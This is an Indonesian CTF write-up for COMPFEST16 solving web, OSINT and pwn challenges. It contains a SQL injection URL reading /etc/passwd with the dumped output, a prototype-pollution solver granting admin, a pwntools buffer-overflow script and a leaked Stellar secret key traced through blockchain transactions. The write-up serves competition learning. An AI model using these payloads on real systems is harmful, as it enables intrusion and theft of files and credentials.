Bantu CTF COMPFEST untuk jadi lebih baik dengan mengisi form feedback 😊

<https://forms.gle/KoRKVW4wZwzdTY568>

Submission

Flag Submit

▶ View solves (0 teams)

FLAG:


COMPFEST16{t3R1M4_kaS1H_0rANg_b41K_s3M0g4_m4SuK_f1nAL_a4M11n_0951b87a
1d}

Web Exploitation

Let's Help John!

The screenshot shows a web page for a challenge titled "[100 pts] Let's Help John!". The challenge description is: "Oh no! My ex-cellmate got jailed again! Help me leave a key for him!" The author is listed as "Ultramy". The URL provided is <http://challenges.ctf.compfest.id:9016>. There are "Flag" and "Submit" buttons. A link to "View solves (136 teams)" is also present.

Diberikan sebuah link menuju website



To get into the jail, visitors must be referred from officials.

Make sure you are referred by the State Official. Their official web is <http://state.com>.

Clue diatas mengindikasikan kita perlu mengubah requestnya dengan menambahkan Referer dari <http://state.com>.

Request

Pretty Raw Hex

```
1 GET /play HTTP/1.1
2 Host: challenges.ctf.compfest.id:9016
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://state.com
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.19
3 Date: Sun, 01 Sep 2024 04:18:52 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 207
6 Set-Cookie: quantity=Limited; Path=/
7 Connection: close
8
9
10 <!doctype html>
11 <p>
  Shhh... see the officer over there? He loves cookies, let's
  keep him busy with it and take his credentials.
</p>
12 <p>
  Make sure his Cookie quantity is not "Limited". Make it
  "Unlimited"!
</p>
```

Lalu, diminta untuk mengubah cookie quantity menjadi unlimited.

Request

Pretty Raw Hex

```
1 GET /play HTTP/1.1
2 Host: challenges.ctf.compfest.id:9016
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://state.com
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 cookie: quantity=Unlimited
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.19
3 Date: Sun, 01 Sep 2024 04:20:26 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 153
6 Connection: close
7
8
9 <!doctype html>
10 <p>
  Wow! That was cool! Now we need to change our identity using
  the identity we got!
</p>
11 <p>
  Change your User-Agent to "AgentYessir".
</p>
```

Selanjutnya diminta mengubah User-Agent menjadi AgentYessir

Request

Pretty Raw Hex

```
1 GET /play HTTP/1.1
2 Host: challenges.ctf.compfest.id:9016
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: AgentYessir
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://state.com
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 cookie: quantity=Unlimited
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.19
3 Date: Sun, 01 Sep 2024 04:21:33 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 99
6 Connection: close
7
8
9 <!doctype html>
10 <p>
  Great! To make it obvious for John, lets say it's From
  pinkus@cellmate.com.
</p>
```

Terakhir, diminta menambahkan From: pinkus@cellmate.com

Request	Response
<p>Pretty Raw Hex</p> <pre> 1 GET /play HTTP/1.1 2 Host: challenges.ctf.compfest.id:5016 3 Accept-Language: en-US 4 Upgrade-Insecure-Requests: 1 5 User-Agent: AgentYessir 6 Accept: 7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avi 8 f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v 9 =b3;q=0.7 10 Referer: http://state.com 11 Accept-Encoding: gzip, deflate, br 12 Connection: keep-alive 13 cookie: quantity=Unlimited 14 From: pinkus@cellmate.com 15 </pre>	<p>Pretty Raw Hex Render</p> <pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.4 Python/3.8.19 3 Date: Sun, 01 Sep 2024 04:23:04 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 225 6 Connection: close 7 8 9 <!doctype html> 10 <html> 11 <body> 12 <p> 13 Thank you so much for helping me! As a reward, I will 14 give you something special! 15 </p> 16 <p class="flag"> 17 Flag: 18 COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3} 19 </p> 20 </body> 21 </html> 22 </pre>

Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

Chicken Daddy

[375 pts] Chicken Daddy

Description

In the heart of Chicken Daddy, where clucking recipes and savory secrets abound, chaos has erupted. The legendary "PapaChicken's Clucking Delight" recipe has mysteriously vanished, leaving the culinary world in turmoil. Whispers tell of a secret stash hidden deep within the home directory of a shadowy user on the database server. Embark on a daring quest through the digital coop, crack the enigmatic codes, and uncover the elusive flag.txt before it's too late. Can you solve the mystery and restore the recipe to its rightful place?

Author: PapaChicken

<http://challenges.ctf.comfest.id:9014>

Attachments



chicken-daddy.zip

Submission

Flag

Submit

► View solves (27 teams)

Pada chall kali ini kita dihadapkan dengan web yang menyediakan menu menu makanan, kita juga bisa melakukan view recipe untuk melihat resep dari makanan yang kita pilih.

← → ⌂ ⌂ challenges.ctf.compfest.id:9014/?id=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TEL-U EDR

Chicken Daddy

Ayam Geprek: The Classic

Your average ayam geprek. Served with rice, tomatoes, cucumbers.

Pada fitur view recipe terdapat kerentanan sql injection, kita dapat memanfaatkan kerentanan tersebut untuk mendapatkan flag

setelah mencari informasi lebih lanjut, saya menemukan path dari flag di Dockerfile, berikut pathnya:

```
COPY flag.txt /home/redacted(flag.txt)
```

kita tahu bahwa flag disimpan di /home/<user>/flag.txt, kita tinggal mencari user apa saja yang terdapat di mesin. kita dapat mencari user dengan menggunakan payload berikut:

[http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20ALL%20SELECT%20NULL.NU LL,NULL,LOAD_FILE\(%27/etc/passwd%27\),%20NULL%20--%20-](http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20ALL%20SELECT%20NULL.NU LL,NULL,LOAD_FILE(%27/etc/passwd%27),%20NULL%20--%20-)



About Contact

```
root:x:0:root:/root:/bin/bash bin:x:1:bin:/sbin/nologin daemon:x:2:daemon:/sbin/nologin adm:x:3:adm:/var/adm:/sbin/nologin lp:x:4:lp:/var/spool/lpd:/sbin/nologin sync:x:5:sync:/sbin:/bin/sync shutdown:x:6:shutdown:/sbin:/sbin/shutdown halt:x:7:halt:/sbin:/sbin/halt mail:x:8:mail:/var/spool/mail:/sbin/nologin operator:x:11:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin mysql:x:999:999:/var/lib/mysql:/bin/bash ayamCemani:x:1001:1001::/home/ayamCemani:/bin/bash
```

berdasarkan data /etc/passwd terdapat user ayamCemani, kita tinggal gunakan kembali payload union select untuk membuka file flag.txt

FLAG : COMPFEST16{d0_Not_d1sabl3_@@@sECur3_fil3_pr1V!!_5a91d7c870}

Siak-OG

[408 pts] SIAK-OG

Description

My friend tipsen and I are planning to take Data Structure & Algorithm (DSA) on Summer Camp. However, it appears that the course we planned on enrolling is unavailable due to some circumstances. Can you help us hack the server?

Connection Guide:

1. Download [captcha.py](#)
2. Connect to `nc siakog.muhammadoka.dev 5555`
3. Run `python captcha.py <QUESTION_FROM_NC>` and paste answer to netcat server
4. Your connection info will be shown if the answer is correct

Author: PapaChicken

`nc siakog.muhammadoka.dev 5555`

Attachments

[captcha.py](#) [SIAK-OG.zip](#)

Submission

Flag

[Submit](#)

► View solves (24 teams)

Pada challenge diberikan web aplikasi untuk registrasi mata kuliah, flag disimpan di deskripsi mata kuliah DSA, karena mata kuliah DSA di disable, kita tidak bisa melihat isi dari Deskripsi mata kuliah DSA, kita juga tidak bisa melakukan enable ke matakuliah DSA, karena hanya admin yang bisa menggantinya.

pada index.js terlihat terdapat kerentanan prototype pollution. berikut merupakan kode yang terindikasi rentan terhadap prototype pollution

```

app.post('/api/v1/edit-irs', (req, res) => {
    for (const [key, value] of Object.entries(req.body)) {
        if (!req.session.courses[key]) {
            req.session.courses[key] = JSON.parse(JSON.stringify(dummy));
        }

        for (const [k, v] of Object.entries(value)) {
            if (!req.session.admin && (k === 'available' || req.session.courses[key].available === false)) {
                continue;
            } else {
                req.session.courses[key][k] = v;
            }
        }
    }

    res.send('Successfully updated');
});

```

pada kode diatas, kode json akan di representasikan sebagai Object.entries(value) dan di loop menggunakan for, key dari json dimasukan ke k, dan value ke v.

ketika kita memasukan payload prototype pollution seperti “`__proto__`” = “admin”, maka ketika pemanggilan `req.session.courses[key][k] = v` ini akan memperbarui nilai json dari courses. dan jika k adalah ‘`__proto__`’, ini akan memperbarui `Object.prototype` secara global berdasarkan value dari ‘`__proto__`’ dalam hal ini adalah ‘`admin`’ = `true`. karena `req.session.admin` belum pernah di inisialisasi sebelumnya, maka `req.session.admin` akan mewarisi value dari `object.prototype` dalam hal ini adalah ‘`admin`’ = `true`.

berikut merupakan kode solver sayaah:

```

import httpx
import asyncio

URL = 'http://34.101.249.193:49086'

class BaseAPI():
    def __init__(self, url=URL):
        self.c = httpx.AsyncClient(base_url=url)

    def visit(self, path, data):
        return self.c.post(path, json=data)

class API(BaseAPI):
    def get_flag(self):
        return self.c.get('/')

async def main():
    api = API()
    data = {
        "DSA": {
            "name": "DSA",
            "cost": 3,
            "available": True,
            "taken": True,
        },
        "__proto__": {
            "admin": True,
        }
    }
    res = await api.visit('/api/v1/edit-irs', data)
    flag = await api.get_flag()
    print(flag.text)

if __name__ == '__main__':
    asyncio.run(main())

```

FLAG: COMPFEST16{n0w_c4n_y0u_h3lp_me_w1th_th1s_1rl?_2857a76eba}

link code =

<https://github.com/byf1sh/CTF-WriteUps/blob/main/Compfest%20-%20Writeup/H%20-%20day/Web/SIAK%20OG/solve.py>

OSINT

open source wallet

[496 pts] open source wallet

Description

Oh no, I accidentally pushed my secret key on github while developing an arbitrage bot. Now my money is stolen 😱 😱 😱 . Can you help me identify who stole my money? Here is the file i pushed

https://github.com/Firdausfarul/Neptunus/blob/master/interleave_testnet_backend/. the flag is in blockchain, in one of the thief account.

Author: fahrul

Hints

#1

#2

#3

Submission

Flag

Submit

Pada soal ini, flag bisa didapatkan pada wallet pencuri di blockchain. langkah pertama yang harus dilakukan adalah mendapatkan address wallet dari private key yang ada pada program github.

```
from stellar_sdk import Keypair

secret_key='SDW5NLCZJEXYK3RNXVZLAPZDMKQNYRVPKZUOFUYBNH4SYNSCJWECSISD'
acc=Keypair.from_secret(secret_key)

print(acc)
```

<Keypair [public_key=GCVMRAQQZ5VN7KUT2O6N2SKQR3ENT2Q2JTRL2YBPSQAPXIRZR2BY23, private_key_exists=True]>
.venv) projectbidanmandiri@cloudshell:~\$

didapatkan address:

GCVMRAQQZ5VN7KUT2O6N2SKQR3ENT2Q2JTRL2YBPSQAPXIRZR2BY23

setelah itu kita cari address dari pencuri dengan cara menyamakan kapan kode github terakhir di commit dengan waktu transaksi pada blockchain stellar menggunakan explorer <https://stellar.expert/explorer/public>

History for Neptunus / interleave_testnet_backend / **Arbitrageur_XLM_USDC.py** on **master**

-o Commits on Nov 16, 2021

move all backend file to interleave_tesnet_backend

swusjask committed 3 years ago

-o Renamed from Arbitrageur_XLM_USDC.py ([Browse History](#))

Didapatkan waktu commit terakhir pada 16 november 2021. Pada tanggal tersebut terdapat transaksi keluar sebanyak 105.4 XML ke wallet address:

GDXK4GJD3342L4FCLMNPIYORSRYEAPLIIAGARWRKDVC5V6X4QO6ILAB6

GCVM...BY23 sent 105.4184917 XLM stellar.org to GDXK...LAB6

0.00001 XLM stellar.org transaction fee charged

2021-11-16 20:21:31 UTC

Menurut hint#1, hint#2 dan hint#3 pencurinya melakukan deposit ke akun exchange dan melakukan withdrawal ke addressnya yang lain. Withdrawal ke address lain bisa dicari dengan memo yang sama saat deposit. Ada beberapa wallet address exchange yang melakukan interaksi dengan wallet address pencuri. antara lain:

1. GCDBX7GTQWJFTAJCJUGV4KXJZE6Q527YRLW75GYDJ2ODSVBOXCS4W7VS (MEXC) dengan memo : 223495
2. GBGII2C7M4TOEC2MVAZYG3TRFM3ATCCEWANSN4Q3AHEX3NRKXJCVZDEV (OKEX) dengan memo : 6056480
3. GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6 (Binance) dengan memo : 295222106
4. GD5NP74FP22VVRPUFWONJVXTMK64R4Y6EEJZYW6JNKDTPK4TR6HR6OT (HitBTC) dengan memo : 345234
5. GBC6NRTTQLRCABQHIR5J4R4YDJWFRAO4ZRQIM2SVI5GSIZ2HZ42RINW (GateIO) dengan memo : 373774

Setelah ditelusuri, flag terdapat pada address:

GCX66Z2C2UJ4TPG2JQVBVEBR4BKFIWAUA7KOK75URXENKZ5W2NOZVQXW

yang pernah berintraksi dengan wallet address penyerang:

GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6 (Binance) dengan memo : 295222106

Summary

Total payments: 65 [?]

Total trades: 77 [?]

Created: 2017-06-21 03:00:08 UTC [?]

Created by:  GDB6...KLK2 [?]

Last year activity: low [?]

Last month activity: low [?]

Account lock status: unlocked [?]

Operation thresholds: 0 / 0 / 0 [?]

Asset authorization flags: none [?]

Account Signers [?]

-  GCX6...VQXW (w:1)

Data Entries [?]

```
COMPFEST16: e2ZFZF9DaDQxTl9oNfYzX3RoM19sMzQ1N19wcjF2NEN5XzBkN2YwZjMzZmR9
```

decrypt “e2ZFZF9DaDQxTl9oNfYzX3RoM19sMzQ1N19wcjF2NEN5XzBkN2YwZjMzZmR9” menggunakan <https://cyberchef.io/>



The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** e2ZFZF9DaDQxTl9oNfYzX3RoM19sMzQ1N19wcjF2NEN5XzBkN2YwZjMzZmR9
- Output:** {fEd_Ch41N_h4V3_th3_l3457_pr1v4Cy_0d7f0f33fd}

Flag: COMPFEST16{fEd_Ch41N_h4V3_th3_l3457_pr1v4Cy_0d7f0f33fd}

CaRd

[304 pts] CaRd

Description

My brother and I have been playing this game lately. I used to record myself playing it and now I want to donate to my brother his fav card. but I forgot his account and I dont know his favorite card.

Write the flag using the format COMPFEST16(brother's account tag-card-cards needed to upgrade) (case & format jawaban disamakan dengan game seutuhnya)


Author: Ultramy


Submission

Flag Submit

► View solves (25 teams)

Pada chall osint ini kami perlu mencari tahu akun adik dari pembuat soal, yang membuat soalnya yaitu Ultramy, karena di deskripsi soal terdapat kata record jadi kami mencoba mencarinya di youtube dengan kata kunci Ultramy





Terdapat sebuah video Clash Royale, jika kita melihat dari judul Chall kata huruf C dan R pada CaRd menggunakan huruf kapital yang biasanya game Clash Royale juga sering disingkat menjadi CR

Pada video kita bisa melihat pemilik akun youtube memiliki akun CR dengan nama ultramy



Kami menemukan sebuah website yang dapat digunakan untuk mencari akun CR dan clannya

Sep 1, 2024 Official Google Play App is now available!

Clash Royale Clan Search

Clan Name: ultramy Location: Global

Min: 1 Max: 50 Min Trophies: 0

Advanced Search Reset

Name	Trophies	Required Trophies	Clan War Trophies	Type	Members	Donations	Location
ultramy	28490	0	209	Open	28/50	16	International

Jika kita lihat pada profile ultramy dibagian battle terdapat friendly match dengan Harits di clan siso squad 3 hari lalu

All Games


Victory | 3 - 1 | Friendly | Jungle Arena | Friendly | League 1 | 3 days ago

Team	Card	Count
Ultramy	Elixir Collector	3
Ultramy	Wizard	3
Ultramy	Valkyrie	3
Ultramy	Archers	3
Ultramy	Giant	3
Ultramy	Healer	3
Ultramy	Royal Golem	3
Ultramy	Minions	3
Ultramy	Barbarian King	3
Ultramy	Dragon	3
Harits	Elixir Collector	3
Harits	Wizard	3
Harits	Valkyrie	3
Harits	Archers	3
Harits	Giant	3
Harits	Healer	3
Harits	Royal Golem	3
Harits	Minions	3
Harits	Barbarian King	3
Harits	Dragon	3

Victory | 3 - 1 | Friendly | Royal Crypt | Friendly | League 1 | 3 days ago

Pada profile Harits terdapat tag profilenya dan favourite cardnya tetapi kita tidak bisa melihat berapa banyak card yang dibutuhkan untuk mengupgrade card tersebut

#2008J2YPV

 Harits

SISO SQUAD

[Share](#)

[Statistics](#) | [Battles](#) | [Decks](#)

	Level	12
	Arena	Jungle Arena
	Trophies	3,650
	Highest Trophies	3,673
	Legacy Trophy Road High Score	3,673
	Win Rate	62.5 %
	Wins	270
	Losses	162
	Battle Count	432
	Three Crown Wins	121
	Star Points	1,187
	Total Exp Points	1,237

Favorite Card



Battle Deck



TAG: #2008J2YPV

Fav Card: P.E.K.K.A

Jadi kami mencoba untuk mendownload game Clash Royale dari playstore dan mencari clan siso squad yang beranggotakan Harits



Card yang dibutuhkan untuk upgrade: 9

FLAG: COMPFEST16{#2008J2YPV-P.E.K.K.A-9}

Pwnn

return to me

The screenshot shows a challenge page from a CTF platform. The title of the challenge is "[316 pts] return to me". Below the title is a "Description" section containing the text: "your classic ret2me challenge. ee, ME?? umm okay, good luck.". The "Author" is listed as "tipsen". A command-line instruction "nc challenges.ctf.compfest.id 9013" is provided. The "Attachments" section contains a file named "chall". In the "Submission" section, there are "Flag" and "Submit" buttons. A link to "View solves (31 teams)" is also present.

Pada kode diatas, kita dihadapkan dengan challenge klasik return2win, namun pada kode diatas tidak diperbolehkan menggunakan debugger seperti pwndbg peda, dan lain sebagainya

```
1 undefined8 FUN_00101332(void)
2
3
4 {
5     long lVar1;
6
7     FUN_00101249();
8     puts("pwn sanity check ehe");
9     printf("ups, i leak my secret : %p\n",FUN_00101272);
10    lVar1 = ptrace(PTRACE_TRACEME,0,0,0);
11    if (lVar1 < 0) {
12        puts("debugger??? i thought u were better");
13        /* WARNING: Subroutine does not return */
14        exit(0);
15    }
16    FUN_001012ce();
17    return 0;
18 }
```

kode diatas akan melakukan exit jika mendeteksi adanya debugger, dan juga akan memberikan kita leak dari suatu address yang saya juga gatau itu address apaah :v

karena PIE aktif, kode leak bisa kita manfaatkan untuk mencari base address untuk mencari win address.

```
1
2 undefined8 FUN_001012ce(void)
3
4 {
5     size_t sVar1;
6     char local_28 [32];
7
8     puts("try to hack me, if you can~");
9     gets(local_28);
10    sVar1 = strlen(local_28);
11    if (10 < sVar1) {
12        puts("u yap alot, that wont do :/");
13        /* WARNING: Subroutine does not return */
14        exit(0);
15    }
16    puts("see ya");
17    return 0;
18 }
```

pada kode diatas, terdapat gets, yang sangat sangat berbahaya dan sangat berpotensi overflow, namun ada pengecekan panjang karakter pada kode diatas, jika panjang lebih dari 10 maka if akan melakukan exit(0).

ini bisa kita bypass dengan menginputkan 10 karakter diikuti dengan null bytes '%00'.

kemudian karena kita tidak bisa menggunakan debugger untuk mencari offset sampai ke return address, solusinya adalah tinggal kita brute force saja sampai kode menemukan offset yang sesuai :v

berikut code solver saya:

```
1  from pwn import *
2
3  context.log_level = 'debug'
4
5  io = remote('challenges.ctf.compfest.id', 9013)
6
7  for buffer_size in range(28, 30):
8      io.recvuntil(b':')
9
10     out = io.recvline().strip()
11
12     out_int = int(out, 16)
13     win_addr = out_int - 0x129b
14
15     print(f'ini win_addr: {win_addr}')
16
17     payload = b'A' * 10 + b'\x00' + b'A' * buffer_size + p64(out_int)
18
19     io.send(payload)
20
21     time.sleep(1)
22
23     io.send(b'\n')
24
25     result = io.recvall(timeout=2)
26     print(f"Buffer size {buffer_size}:")
27     print(result.decode())
28
29     io.close()
30
31     io = remote('challenges.ctf.compfest.id', 9013)
32
33     io.close()
```

flag = COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUck_n_hv3_funn_8e02c8c921}

link code =

<https://github.com/byf1sh/CTF-WriteUps/blob/main/Compfest%20-%20Writeup/H%20-%20day/Pwn/ret2me/solve.py>